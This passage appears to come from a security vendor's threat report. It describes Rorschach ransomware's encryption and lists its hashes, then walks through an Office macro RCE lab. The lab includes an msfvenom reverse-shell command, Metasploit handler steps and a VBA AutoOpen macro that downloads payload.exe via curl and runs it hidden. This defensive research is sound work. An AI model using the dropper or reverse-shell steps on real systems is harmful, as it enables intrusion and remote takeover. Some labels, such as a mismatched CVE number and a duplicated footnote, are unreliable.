In the encryption process, hybrid encryption is performed using the Curve25519 algorithm and the HC-128 algorithm. A 32-byte private key generated using the CryptGenRandom[18] API and a hard-coded public key within the ransomware are used to obtain a shared secret key through the Curve25519 algorithm. A hash is generated with the SHA-512 algorithm through this shared secret key. The first 32 bytes of the generated hash are used as the HC-128 key, and the next 32 bytes are used as the IV[19] (Initialization Vector) to encrypt the file with the HC-128 algorithm. If the size of the file is smaller than 512 bytes, the entire file is encrypted, and if it is greater than 512 bytes, encryption is performed for the 4000 bytes with the first 256 bytes omitted. Through this process, the encryption speed is about twice as fast as LockBit, which boasted the fastest encryption speed. When it comes to the encryption routine, it is guessed that it has been borrowed from the leaked source code of the Babuk ransomware. After encryption is finished, a different random extension (rhuknk00~rhuknk99) is added to each file, and then a ransom note is created for each encrypted directory.

After the encryption process is finished, an attempt is made to delete the event log and Volume Shadow Copy[20], but the Volume Shadow Copy is not deleted due to the author's mistake.

[17] syscall: A command used for a system call, which is an interface that calls functions provided by the operating system

[18] CryptGenRandom: A function provided by the Windows system, which generates a cryptographically secure random number

[19] IV: A random value used as an initialization vector in encryption, which ensures that the ciphertext is generated differently each time even if the same key is used

[20] Volume Shadow Copy: A Windows system restoration function that restores the system to a point in the past when it was backed up

Indicator Of Compromise

Rorschach : SHA256

83052CC23C45ECAA09FE5C87FD650C7F8E708AEA46756A2B9D452D40CE3B9C00
AA48ACAEF62A7BFB3192F8A7D6E5229764618AC1AD1BD1B5F6D19A78864EB31F
4874D336C5C7C2F558CFD5954655CACFC85BCFCB512A45FB0FF461CE9C38B86D
B711579E33B0DF2143C7CB61246233C7F9B4D53DB6A048427A58C0295D8DAF1C
B99D114B267FFD068C3289199B6DF95A9F9E64872D6C2B666D63974BBCE75BF2
88081A21E500E831D86666CA5D7A3D348F7C03BC5C471B6D17D8B18A022F25BE
38C610102129BE21D8D99AC92F3369C6650767ED513E5744C0CDA54E68B33812
DE5A53131225DD97040D48221D9AFD98760F7FF2F55613F0D08436891CA632B9
E14B88795BDE45CF736C8363C71A77171AA710A4E7FA9CE38470082CB1BDADBB
66BCAD0829A59C424D062B949C2A556B11C509B17515DFFECB9CBF65F13F3DC6

File Name

winutils.dll : DLL used for side loading
cy.exe, cydump.exe, Shortcut.exe : Vulnerable version of normal executable
config.ini : Packed malicious payload

■ Reference sites

URL: https://www.bleepingcomputer.com/news/security/microsoft-clop-and-lockbit-ransomware-behind-papercut-server-hacks/

URL: https://www.bleepingcomputer.com/news/security/microsoft-sql-servers-hacked-to-deploy-trigona-ransomware/

URL: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-encryptors-found-targeting-mac-devices/

URL: https://thehackernews.com/2023/04/vice-society-ransomware-using-stealthy.html

URL: https://www.bleepingcomputer.com/news/security/vice-society-ransomware-uses-new-powershell-data-theft-tool-in-attacks/

URL: https://www.bleepingcomputer.com/news/security/windows-zero-day-vulnerability-exploited-in-ransomware-attacks/

URL: https://www.bleepingcomputer.com/news/security/alphv-ransomware-exploits-veritas-backup-exec-bugs-for-initial-access/

URL: https://www.bleepingcomputer.com/news/security/new-rorschach-ransomware-is-the-fastest-encryptor-seen-so-far/

URL: https://www.bleepingcomputer.com/news/security/linux-version-of-rtm-locker-ransomware-targets-vmware-esxi-servers/

URL: https://thehackernews.com/2023/04/rtm-locker-emerging-cybercrime-group.html

URL: https://www.malwarebytes.com/blog/news/2023/04/lockbit-ransomware-on-mac-should-we-worry

URL: https://www.quorumcyber.com/threat-intelligence/windows-zero-day-exploited-by-nokoyawa-ransomware/

Research & Technique

Microsoft Excel RCE vulnerability (CVE-2023-23399), and Microsoft Word RCE vulnerability (CVE-2023-28311)

■ Outline of vulnerabilities

In April 2023, a remote code execution vulnerability was found in Microsoft Office's document work programs Excel(CVE-2023-23399) and Word(CVE-2023-28311). This vulnerability is caused by execution of the macro of Word and Excel files containing malware. The attacker sends an e-mail disguised as a job application or portfolio, and when the recipient opens the attached file and allows the macro, the VBA[21] (Visual Basic for Applications) macro code is executed and the malicious program is installed and executed. Through this, the attacker can control and operate the victim's PC remotely.

As social engineering attacks such as phishing and business e-mail attacks (BEC[22]) used hacking tools and templates, and similar texts in the past, it was easy to detect malicious mail with only signature-based solutions. But as recent advances in AI have made it possible to automatically transform and create text input, attackers can easily create various types of advanced malicious mail, and it is becoming difficult to detect them. In fact, last April, the UK's information security company 'DARKTRACE' published a report showing that social engineering attacks using generative AI[23] like ChatGPT increased by 135% from January to February this year.

[21] Visual Basic for Applications (VBA) is a programming language used by the Microsoft Office product group. You can create and execute macros or user-defined functions, and control various functions such as data processing, document creation, and interaction with application programs.

[22] Business Email Compromise (BEC) is a type of cybercrime in which an attacker uses e-mail to induce the other party to send money or divulge company secrets. They usually disguise themselves as trustworthy people and ask for data or money.

[23] Generative AI is a technology that creates new data using an artificial neural network. It means artificial intelligence that understands the user's intention through commands and creates new contents such as texts, images, audio, and video using given data.

Figure 1. 2023 trends[24] in cyber attacks through e-mail

Also, as generative AI such as ChatGPT creates VBA macros and uses them to automate Excel and Word tasks more often, the use of VBA macros is increasing. Among recent cyber attack cases using this, malware such as LockBit 2.0, which induces execution of attached files by disguising itself as a normal document file (resume, job application, etc.), and the infostealer of GammaLoad using the VBScript dropper, is continuously discovered. So special attention is required for this vulnerability.




Figure 2. An example of an automated lecture using the registered generative AI of an online education platform (udemy)

[24] https://ko.darktrace.com/resources/generative-ai-impact-on-email-cyber-attacks

■ Affected software versions

The table below shows the versions to which the Excel (CVE-2023-23399) vulnerability patch is applied, and all versions prior to the table below can be affected by CVE-2023-23399.

S/W classification	Version
Microsoft products	Current Channel: Version 2302 (Build 16130.20306)
	Monthly Enterprise Channel: Version 2301 (Build 16026.20238)
	Monthly Enterprise Channel: Version 2212 (Build 15928.20298)
	Semi-Annual Enterprise Channel (Preview): Version 2301 (Build 16130.20306)
	Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20578)
	Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20944)
	Office 2021 Retail: Version 2301 (Build 16130.20306)
	Office 2019 Retail: Version 2302 (Build 16130.20306)
	Office 2016 Retail: Version 2302 (Build 16130.20306)
	Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20481)
	Office 2019 Volume Licensed: Version 1808 (Build 10396.20023)

※ Outlook for Android, iOS, Mac, and web (OWA), and other Microsoft 365 services are not affected.

The table below shows the versions to which the Word (CVE-2023-28311) vulnerability patch is applied, and all versions prior to the table below can be affected by CVE-2023-28311.

S/W classification	Version
Microsoft products	Current Channel: Version 2303 (Build 16227.20280)
	Monthly Enterprise Channel: Version 2302 (Build 16130.20394)
	Monthly Enterprise Channel: Version 2301 (Build 16026.20274)
	Semi-Annual Enterprise Channel (Preview): Version 2302 (Build 16130.20394)
	Semi-Annual Enterprise Channel: Version 2208 (Build 15601.20626)
	Semi-Annual Enterprise Channel: Version 2202 (Build 14931.20964)
	Office 2021 Retail: Version 2303 (Build 16227.20280)
	Office 2019 Retail: Version 2303 (Build 16227.20280)
	Office 2016 Retail: Version 2303 (Build 16227.20280)
	Office LTSC 2021 Volume Licensed: Version 2108 (Build 14332.20493)
	Office 2019 Volume Licensed: Version 1808 (Build 10397.20021)

■ Attack scenario

The attack scenario using the vulnerability is as follows:

infosec




Figure 3. Attack scenario

① The attacker exploits the vulnerability and sends a malicious document (example: disguised as a resume, request, invoice, etc.) to the victim.
② The victim executes the malicious document and allows the macro.
③ The macro function operates on the victim's PC to download and execute the malicious code of the attacker server.
④ The attacker takes control of the victim through remote command execution.

■ Information on test environment configuration

Build a test environment and examine how CVE-2023-23397 and CVE-2023-28311 operate.

Name	Information
Victim	Windows 10 Version 22H2 (OS Build 19045.2846) MSO 365 Office Build (15.0.4517.1504 32-bit)
Attacker	Windows 10 Version 22H2 (OS Build 19045.2006) kali-linux-2023 (6.1.0-kali5-amd64)

■ Vulnerability test and description

Step 1. CVE-2023-23399 vulnerability test

Step 1) After opening the Excel document and creating two sheets, click View -> Macros -> View Macros.




Figure 4. How to insert a macro

Step 2) After entering the name of the macro function, click the Create button.




Figure 5. Macro creation

Step 3) Insert the RCE vulnerability into Sheet1 and the PoC code that connects to Sheet2 through malicious. URL.




Figure 6. Insertion of the macro source code RCE

RCE (description of Figure 6)	**Private Sub WorkSHeet_SelectionChange(ByVal Target As Range)** -> This function executes an internal function when the A1 shell is clicked.
	Sub RCE -> It assigns the calc.exe character string (calculator) to the program variable through Dim, and execute it using the shell function. At this time, the vbNormalFocus value corresponding to the second factor is set to 1 to run the process as a normal window.




Figure 7. Accessing macro source code external URL

External URL access (description of Figure 7)	**Private Sub Worksheet_SelectionChange (ByVal Target As Range)** -> This function executes an internal function when the shell in column A is clicked.
	Sub drivebydownload -> This code creates the Shell.Application object, executes the Edge browser through ShellExecute, and opens https://www.skshieldus.com/ website.

Afterwards, if you click the cell corresponding to the A1 of Sheet1 in Excel, PoC is operated and calc.exe (calculator) is executed. If you click the cell that exists in column A of Sheet2, you will be connected to https://www.skshieldus.com/ through the Edge browser.




Figure 8. Result of PoC operation

Step 2) CVE-2023-28311 vulnerability test

Step 1. The CVE-2023-28311 vulnerability also creates a macro using VBA and writes a PoC test code.




Figure 9. Setting Word macros




Figure 10. Macro insertion Drive By Download source code

AutoOpen (description of Figure 9)	**Sub AutoOpen** -> Use the shell function to download eqst.txt of the 192.168.100.152 server using curl at the command prompt. At this time, to hide the attack in case of failure, use the -s option to hide the error output. Then, use notepad.exe to output the contents of eqst.txt stored in the TEMP folder. At this time, use the vbHidden option to hide the cmd window where the shell function is executed.

The notepad is executed and the downloaded txtfile is opened through notepad.exe.




Figure 11. Result of PoC operation

■ Vulnerability exploitation scenario

The following is a detailed description of the dropper scenario that downloads malware under the disguise of a resume.

Step 1) The attacker uses Metasploit[25] to create the meterpreter[26]–based reverse shell[27] malicious code.




Figure 12. Using msfvenom[28] to make malicious source codes

command	$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe -o payload.exe LHOST= 192.168.100.152 LPORT=4444 **Description of options** - p: An option for specifying a module selection - f: An option for selecting an extension - o: An option for designating a name - LHOST: Address of the source IP to be connected to the shell - LPORT: Address of the port to be connected to the shell This command creates an interactive reverse shell with the name of payload.exe, which the victim connects to the 4444 port of the 192.168.100.152 IP.

[25] Metasploit is a penetration test framework. It is an open source codes that can attempt various vulnerabilities and attacks.

[26] The meterpreter is one of the Metasploit attack payloads that provides an attacker with an interactive shell that can explore the target computer and execute codes.

[27] As the reverse shell is one of the techniques for maintaining connection even if the firewall is applied to the victim as the victim connects the shell to the attacker.

[28] As a tool that can generate payloads provided by Metasploit, it makes it possible to inject malware (exploit) codes into the exe file.

Step 2) The attacker uses msfconsole[29] to open a meterpreter-based reverse shell session and waits.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.152
LHOST => 192.168.100.152
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.100.152:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Figure 13. Setting the reverse shell

command	# use exploit/multi/handler # set payload windows/x64/meterpreter/reverse_tcp # set LHOST 192.168.100.152 # set LPORT 4444 # exploit

Step 3) The attacker sends a malicious Word file disguised as an application form to the victim. The VBA code included in the Word file is as follows:




Figure 14. VBA code

VBA	Sub AutoOpen() Call Shell("cmd.exe /S /c" & "curl -s http://192.168.100.152/payload.exe > " & Environ("TEMP") & "₩payload.exe && start /B " & Environ("TEMP") & "₩payload.exe", vbHidden)
AutoOpen (Figure 13)	**Sub AutoOpen** -> Use the shell function to download payload.exe from the 192.168.100.152 server using curl at the command prompt and execute it.

[29] The meterpreter is one of the Metasploit attack payloads that provides an attacker with an interactive shell that can explore the target computer and execute codes.

Step 4) When the victim accesses the resume file received from the attacker, the use of the macro is allowed.

